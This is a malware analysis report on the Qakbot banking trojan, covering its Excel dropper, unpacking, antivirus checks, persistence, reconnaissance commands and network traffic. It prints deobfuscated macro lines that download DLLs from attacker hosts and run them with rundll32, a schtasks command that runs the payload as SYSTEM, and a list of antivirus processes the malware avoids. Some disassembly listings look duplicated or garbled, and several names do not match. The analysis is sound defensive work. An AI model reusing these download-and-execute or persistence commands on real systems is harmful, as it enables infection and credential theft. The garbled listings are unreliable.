



QAKBOT

Technical Analysis Report



CONTENTS

INTRODUCTION	2
FIRST LOOK.....	2
ANALYSIS OF Documents-1472621861.xlsb.....	3
ANALYSIS OF Wiroe.oer1.....	5
BLACKLIST.....	7
PROCESS HOLLOWING.....	8
NETWORK ANALYSIS.....	15
SOLUTION RECOMENDATIONS.....	17
YARA RULE.....	18

Introduction

Qakbot, which was first detected in 2007, is also known as QBOT. The main purpose of the QAKBOT family, is to steal credentials and other financial information about bank accounts. The QAKBOT family has become an effective cyberattack tool with data theft in recent years. This is how today's most dangerous cyber attacks can be carried out. Prolock can make banking transactions via IP address by remotely connecting to ransomware and Windows system. It can work and develop acting worm-like, create backdoors on machines, and record user input outputs.

Resurrected by other malware such as EMOTET, QAKBOT has been found to have been distributed through a spam campaign using spam or hidden emails. These cyberattacks primarily redirect to a malicious web page and use an Excel document as a dropper. Later, QAKBOT downloads the main malicious file with the help of macro codes in the excel document, which is the dropper. Droppers are a malicious component that works to download the actual ransomware. Droppers leaves a copy of itself on the machine and creates a scheduled task for autorun recording and persistence. It also injects itself into the explorer.exe process.

First Look


First, it starts with specialized phishing e-mail. The content of the mail is an Office document. The macros of office documents is written in VBScript. VBScript, modelled by Microsoft on Visual Basic, represents an Active Scripting language and downloaded contents enables communication with the server controlled by cybercriminals and command transmission.



Analysis of Documents-1472621861.xlsb

FILE	documents-1472621861.xlsb
MD5	7046115d4093bb8a33ae64df0a85c4dd
SHA -1	602a43d4665ea83f3e1d0f1bc27ce83f515e6360

It appears that macros are disabled by default as a security warning. As stated in content of the excel file, macros need to be activated.




Looking at the pages of the document, it found that there are some hidden cells. When the hidden cells revealed, it seen that there are obfuscated excel formulas in the cells as in the bellow picture.

[illegible]

When obfuscated macro codes are deobfuscated, they look like following.

```
CALL("URLMon","URLDownloadToFileA","JJCCBB",0,  
"https://theottomandoner[.]co[.]uk/drms/bb.html","../wiroe.oer5",0,0)  
  
CALL("URLMon","URLDownloadToFileA","JJCCBB",0,  
"http[:]//nicolette7107gq[.]ru.com/bb.html","../wiroe.oer2",0,0)  
  
CALL("URLMon","URLDownloadToFileA","JJCCBB",0,  
"http[:]//paufderhar07ol[.]ru[.]com/bb.html","../wiroe.oer1",0,0)  
  
CALL("URLMon","URLDownloadToFileA","JJCCBB",0,  
"https[:]//chocolateuncle[.]online/drms/bb.html","../wiroe.oer3",0,0)  
  
CALL("URLMon","URLDownloadToFileA","JJCCBB",0,  
"https[:]//cablenet[.]com[.]ec/drms/bb.html","../wiroe.oer4",0,0)  
  
EXEC("rundll32 ..\wiroe.oer1,DllRegisterServer")  
EXEC("rundll32 ..\wiroe.oer2,DllRegisterServer")  
EXEC("rundll32 ..\wiroe.oer3,DllRegisterServer")  
EXEC("rundll32 ..\wiroe.oer4,DllRegisterServer")  
EXEC("rundll32 ..\wiroe.oer5,DllRegisterServer")
```

By trying to connect to the above internet addresses, it tries to install files named "wiroe.oer1", "wiroe.oer2", "wiroe.oer3", "wiroe.oer4" and "wiroe.oer5" to the users directory. It runs the downloaded files with the "DllRegisterServer" ordinal. It has been determined this process is a precaution against the inactivity of other connection addresses.




Analysis of Wiroe.oer1


FILE	wiroe.oer1
MD5	439e101481408971ee0bffde70419566
SHA -1	e2a69bd8477669a135250ae087b36d21cd29ae8a

When the file header of “Wiroe.oer1” checked, it is detected as this is a DLL.

It has been observed the file named "TYU" is searched from source files using the FindResourceA API. Then, after determining the size of the file using SizeOfResource API, it writes its deobfuscated version to the memory using VirtualAllocEx API.



Deobfuscation process is done by using the algorithm below.



When the file that extracted after deobfuscation process is examined, it is understood that this file is the place where it performs its main harmful functions.

DOSYA	UNNAMED
MD5	bf405fb27ec79209e373c32dfac66203
SHA-1	fa6a850c19291fb5f8372d8821b527c2cf15d8c1

Looking at the File Header of the extracted file, it is observed that the file is a DLL.

Blacklist

When the analysis started, it appears that there is a blacklist for Anti-Virus programs in system. The malicious program checks for the presence of 16 antivirus programs in the system.

avgcsrvx.exe	MsMpEng.exe	avp.exe	egui.exe
bdagent.exe	AavastSvc.exe	coreServiceShell.exe	SAVAdminService.exe
fshoster32.exe	Wrsa.exe	vkise.exe	MBAMServixe.exe
fmon.exe	dwengine.exe	mcshield.exe	ByteFence.exe

```

1000F55B 33C0      xor     eax, eax
1000F55D 8D7D D4   lea     edi, dword ptr ss:[ebp-2C]
1000F560 AB        stosd
1000F561 AB        stosd
1000F562 C745 DC 00000100 mov     dword ptr ss:[ebp-24], 10000
1000F569 C745 E0 08020000 mov     dword ptr ss:[ebp-20], 208
1000F570 33C0      xor     eax, eax
1000F572 8D7D E4   lea     edi, dword ptr ss:[ebp-1C]
1000F575 AB        stosd
1000F576 6A 11     push    11
1000F578 5B        pop     ebx
1000F579 AB        stosd
1000F57A 8DBD E4FEFFFF lea     edi, dword ptr ss:[ebp-11C]
1000F580 895D FC   mov     dword ptr ss:[ebp-4], ebx
1000F583 8B47 FC   mov     eax, dword ptr ds:[edi-4]
1000F586 F8 F0440000 call    ydek.10013A68
1000F588 8945 F8   mov     dword ptr ss:[ebp-8], eax
1000F58E 85C0      test    eax, eax
1000F590 74 1A     je      ydek.1000F5AC
1000F592 57        push    edi
1000F593 6A 00     push    0
1000F595 6A 3B     push    3B
1000F597 8BF0     mov     esi, eax
1000F599 E8 8AF5FFFF call    ydek.1000EB28
1000F59E 8947 04   mov     dword ptr ds:[edi+4], eax
1000F5A1 83C4 0C   add     esp, C
1000F5A4 8D45 F8   lea     eax, dword ptr ss:[ebp-8]
1000F5A7 E8 070D0000 call    ydek.100102B3
1000F5AC 83C7 10   add     edi, 10
1000F5AF FF4D FC   dec     dword ptr ss:[ebp-4]
1000F5B2 75 CF     jne     ydek.1000F583
  
```

Comments on the right side of the code:

- eax: "AvastSvc.exe"
- eax: "AvastSvc.exe"
- eax: "AvastSvc.exe"
- eax: "AvastSvc.exe"
- esi: "AvastSvc.exe", eax: "AvastSvc.exe"
- eax: "AvastSvc.exe"

After checking the blacklist for anti-virus programs, it creates the area where the malicious Shellcode to be injected with HeapCreate.

Address	Disassembly	Comment
1000D168	FF15 C8000210	
1000D171	A3 44570310	
1000D176	C3	
1000D177	55	
1000D178	8BEC	
1000D17A	837D 10 00	
1000D17E	74 17	
1000D180	8B4D 08	
1000D183	8B45 0C	
1000D186	2BC8	
1000D188	8A10	
1000D18A	FF4D 10	
1000D18D	8B1401	
1000D190	40	
1000D191	837D 10 00	
1000D195	75 F1	
1000D197	8B45 08	
1000D19A	5D	
1000D198	C3	
1000D19C	55	

Address	Disassembly	Comment
1000D19C	push	
1000D19D	call dword ptr ds:[<HeapCreate>]	
1000D1A0	mov dword ptr ds:[10035744],eax	
1000D1A3	ret	
1000D1A4	push ebp	
1000D1A5	mov ebp,esp	
1000D1A8	cmp dword ptr ss:[ebp+10],0	
1000D1AB	je yedek.1000D197	
1000D1AE	mov ecx,dword ptr ss:[ebp+8]	
1000D1B1	mov eax,dword ptr ss:[ebp+C]	
1000D1B4	sub ecx,eax	
1000D1B7	mov dl,byte ptr ds:[eax]	
1000D1BA	dec dword ptr ss:[ebp+10]	
1000D1BD	mov byte ptr ds:[ecx+eax],dl	
1000D1C0	inc eax	
1000D1C3	cmp dword ptr ss:[ebp+10],0	
1000D1C6	jne yedek.1000D188	
1000D1C9	mov eax,dword ptr ss:[ebp+8]	
1000D1CC	pop ebp	
1000D1CD	ret	
1000D1CE	push ebp	

dword ptr [ebp+10]=[0026EEA4]=1AC3

.text:1000D18A yedek.d11:\$D18A #C58A

Process Hollowing


Qakbot malware uses the process hollowing technique that also used by many other malwares. Explorer.exe process starts in suspended mode. Afterwards malware injects in the memory using WriteProcessMemory.

Qakbot malware uses the "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" key in the registry for maintaining system persistence.

Address	Hex	Assembly	Comment
1000D1EA	55	push ebp	
1000D1EB	8BEC	mov ebp,esp	
1000D1ED	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]:&"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D1F0	85C0	test eax,eax	eax:&"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D1F2	74 43	je yedek.1000D237	
1000D1F4	56	push esi	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D1F5	8B30	mov esi,dword ptr ds:[eax]	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", [eax]:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D1F7	85F6	test esi,esi	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D1F9	74 3B	je yedek.1000D236	
1000D1FB	8320 00	and dword ptr ds:[eax],0	[eax]:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D1FE	8B45 0C	mov eax,dword ptr ss:[ebp+C]	eax:&"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D201	83F8 FF	cmp eax,FFFFFFFF	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D204	75 09	jns yedek.1000D20F	
1000D206	56	push esi	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D207	E8 6C2C0000	call yedek.1000FE78	
1000D20C	59	pop ecx	
1000D20D	E8 0C	jmp yedek.1000D218	
1000D20F	83F8 FE	cmp eax,FFFFFFFF	eax:&"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D212	75 07	jns yedek.1000D218	
1000D214	8BCE	mov esi,esi	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D216	E8 7E2D0000	call yedek.1000FF99	
1000D218	50	push eax	eax:&"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D21C	6A 00	push 0	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D21E	56	push esi	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D21F	E8 A7FFFFF	call yedek.100001C8	
1000D224	83C4 0C	add esp,C	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
1000D227	56	push esi	
1000D228	6A 00	push 0	
1000D22A	FF35 44570310	push dword ptr ds:[10035744]	
1000D230	FF15 54010210	call dword ptr ds:[&HeapFree]	
1000D236	5E	pop esi	esi:L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

After Anti-Analysis controls, Qakbot malware copies itself under AppData with a configuration file.

Address	Hex	Assembly	Comment
10003641	55	push ebp	
10003642	8BEC	mov ebp,esp	
10003643	8B45 08	mov eax,dword ptr ss:[ebp+8]	
10003644	85C0	test eax,eax	
10003645	74 43	je yedek.10003657	
10003646	56	push esi	
10003647	8B30	mov esi,dword ptr ds:[eax]	
10003648	85F6	test esi,esi	
10003649	74 3B	je yedek.10003656	
1000364A	8320 00	and dword ptr ds:[eax],0	
1000364B	8B45 0C	mov eax,dword ptr ss:[ebp+C]	
1000364C	83F8 FF	cmp eax,FFFFFFFF	
1000364D	75 09	jns yedek.1000365F	
1000364E	56	push esi	
1000364F	E8 6C2C0000	call yedek.1000FE78	
10003650	59	pop ecx	
10003651	E8 0C	jmp yedek.1000365A	
10003652	83F8 FE	cmp eax,FFFFFFFF	
10003653	75 07	jns yedek.1000365A	
10003654	8BCE	mov esi,esi	
10003655	E8 7E2D0000	call yedek.1000FF99	
10003656	50	push eax	
10003657	6A 00	push 0	
10003658	56	push esi	
10003659	E8 A7FFFFF	call yedek.100001C8	
1000365A	83C4 0C	add esp,C	
1000365B	56	push esi	
1000365C	6A 00	push 0	
1000365D	FF35 44570310	push dword ptr ds:[10035744]	
1000365E	FF15 54010210	call dword ptr ds:[&HeapFree]	
1000365F	5E	pop esi	
10003660	55	push ebp	
10003661	8BEC	mov ebp,esp	
10003662	8B45 08	mov eax,dword ptr ss:[ebp+8]	
10003663	85C0	test eax,eax	
10003664	74 43	je yedek.10003676	
10003665	56	push esi	
10003666	8B30	mov esi,dword ptr ds:[eax]	
10003667	85F6	test esi,esi	
10003668	74 3B	je yedek.10003675	
10003669	8320 00	and dword ptr ds:[eax],0	
1000366A	8B45 0C	mov eax,dword ptr ss:[ebp+C]	
1000366B	83F8 FF	cmp eax,FFFFFFFF	
1000366C	75 09	jns yedek.1000367E	
1000366D	56	push esi	
1000366E	E8 6C2C0000	call yedek.1000FE78	
1000366F	59	pop ecx	
10003670	E8 0C	jmp yedek.1000367A	
10003671	83F8 FE	cmp eax,FFFFFFFF	
10003672	75 07	jns yedek.1000367A	
10003673	8BCE	mov esi,esi	
10003674	E8 7E2D0000	call yedek.1000FF99	
10003675	50	push eax	
10003676	6A 00	push 0	
10003677	56	push esi	
10003678	E8 A7FFFFF	call yedek.100001C8	
10003679	83C4 0C	add esp,C	
1000367A	56	push esi	
1000367B	6A 00	push 0	
1000367C	FF35 44570310	push dword ptr ds:[10035744]	
1000367D	FF15 54010210	call dword ptr ds:[&HeapFree]	
1000367E	5E	pop esi	



Qakbot malware determines when it will run and then deleted.

```
yedek.10009c00
push esi ; esi: L"C:\windows\system32\schtasks.exe" /create /RU "NT AUTHORITY\SYSTEM" /tn cxqgmzjc /tr "\"regsvr32.exe -s \\\"C:\Users\\\" \\Desktop\\yedek.d71\\\"\" /SC ONCE /Z /ST 02:08 /ET 02:20"
call yedek.10000064
lea eax, dword ptr ss:[esp+28] ; [esp+28]: L"regsvr32.exe -s \\\"C:\Users\\\" \\Desktop\\yedek.d71\\\"\"
push FFFFFFFF
push eax
call yedek.100001EA
add esp, 18
lea eax, dword ptr ss:[esp+c]
push FFFFFFFF
push eax
call yedek.100001EA
pop ecx
pop ecx
jmp yedek.100090C1

yedek.100090C1
xor eax, eax
pop edi
pop esi ; esi: L"C:\windows\system32\schtasks.exe" /create /RU "NT AUTHORITY\SYSTEM" /tn cxqgmzjc /tr "\"regsvr32.exe -s \\\"C:\Users\\\" \\Desktop\\yedek.d71\\\"\" /SC ONCE /Z /ST 02:08 /ET 02:20"
pop ebx
mov esp, ebp
pop ebp
ret
```

```
"C:\Windows\system32\schtasks.exe" /Create /RU "NT  
AUTHORITY\SYSTEM" /tn cxcgmrzjc /tr "regsvr32.exe -s  
\"C:\Users\<ComputerName>\Desktop\yedek.dll\" /SC ONCE /Z /ST  
02:08 /ET 02:20"
```

"/RU" command states that it will work with the user which has highest privileges.

"/tn" determines the task name.

"/tr" specifies the program that the task will run.


"/SC" specifies the frequency of work.

"/Z" means deleting after run.

"/ST" specifies the time task will run.

"/ET" specifies the time task will stop.

Qakbot malware starts the following exe's for data transaction via Explorer.exe program it injects and runs the commands specified in the CommandLine.



“Arp -a” command used for display arp cache tables on network interface.

“net view /all” displays all shares including \$ shares.

“nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.WORKGROUP”

Querytype parameter changes the source record type for the query.

-timeout Specifies the number of seconds to wait for a response to a search request. If you have the specified time and no response is received, the time doubles and the request is sent again,

Issues a dns query for the SRV record _ldap._tcp.dc._msdcs.WORKGROUP created from the client machine NC name (WORKGROUP) to locate the domain controller (DC) hosting NC WORKGROUP.

`"whoami /all"` Displays all information in the current access token, including the current user name, security identifiers (SID), privileges, and groups to which the current user belongs.

`"cmd /c set"` /c parameter performs and terminates the command specified by string.

`"ipconfig /all"` Network connectivity features can be seen in more detail. The mac address of the computer is also printed on the screen with the /all parameter.

`"nltest /domain_trusts/all_trusts"` Returns a list of trusted domains. All_trusts returns all trusted domains.

`"net share"` Displays information about all shared resources.

`"route print"` A Windows command that displays and updates a network routing table.

`"netstat nao"` Adds the process id (PID) of ownership of a connection to a separate column.

`"net localgroup"` Displays the name of the server and the names of local groups on the computer.

`"qwinsta"` Displays information about sessions on the remote desktop session host server.

`"%System%net1 localgroup"` Used to manage local user groups on computer.

`"%System%net1 share"` Used to create, configure, and delete network shares from the command line.

Network Analysis

When Excel document comes with e-mail is viewed in the Wireshark program, the result is as follows.

No.	Time	Source	Destination	Protocol	Length	Info
5	6.738556	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
14	6.774410	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x8141 A theottomandoner.co.uk
17	6.896450	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x8141 A theottomandoner.co.uk A 5.100.155.169
33	7.310745	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xa5ec A r3.o.lencr.org
34	7.322398	192.168.32.2	192.168.32.134	DNS	173	Standard query response 0xa5ec A r3.o.lencr.org CNAME o.lencr.edgesuite.net CNAME a1887.dscq.akamai.net A 1
48	7.751473	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
64	9.764120	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
77	9.877845	192.168.32.134	192.168.32.2	DNS	85	Standard query 0x2403 A www.theottomandoner.co.uk
78	10.106925	192.168.32.2	192.168.32.134	DNS	115	Standard query response 0x2403 A www.theottomandoner.co.uk CNAME theottomandoner.co.uk A 5.100.155.169
117	12.803919	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x9914 A paufderhar0701.ru.com
118	12.853874	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x9914 A paufderhar0701.ru.com A 141.8.226.34
128	13.438506	192.168.32.134	192.168.32.2	DNS	82	Standard query 0xb577 A nicollette7107gq.ru.com
129	13.488836	192.168.32.2	192.168.32.134	DNS	98	Standard query response 0xb577 A nicollette7107gq.ru.com A 141.8.226.34
148	14.166608	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x7b7a A chocolateuncle.online
149	14.219949	192.168.32.2	192.168.32.134	DNS	146	Standard query response 0x7b7a No such name A chocolateuncle.online SOA ns0.centralnic.net
150	14.221824	192.168.32.134	192.168.32.2	DNS	75	Standard query 0x3619 A cablenet.com.ec
151	14.337414	192.168.32.134	192.168.32.2	DNS	76	Standard query 0xb754 A dns.msftncsi.com
152	14.348386	192.168.32.2	192.168.32.134	DNS	92	Standard query response 0xb754 A dns.msftncsi.com A 131.107.255.255
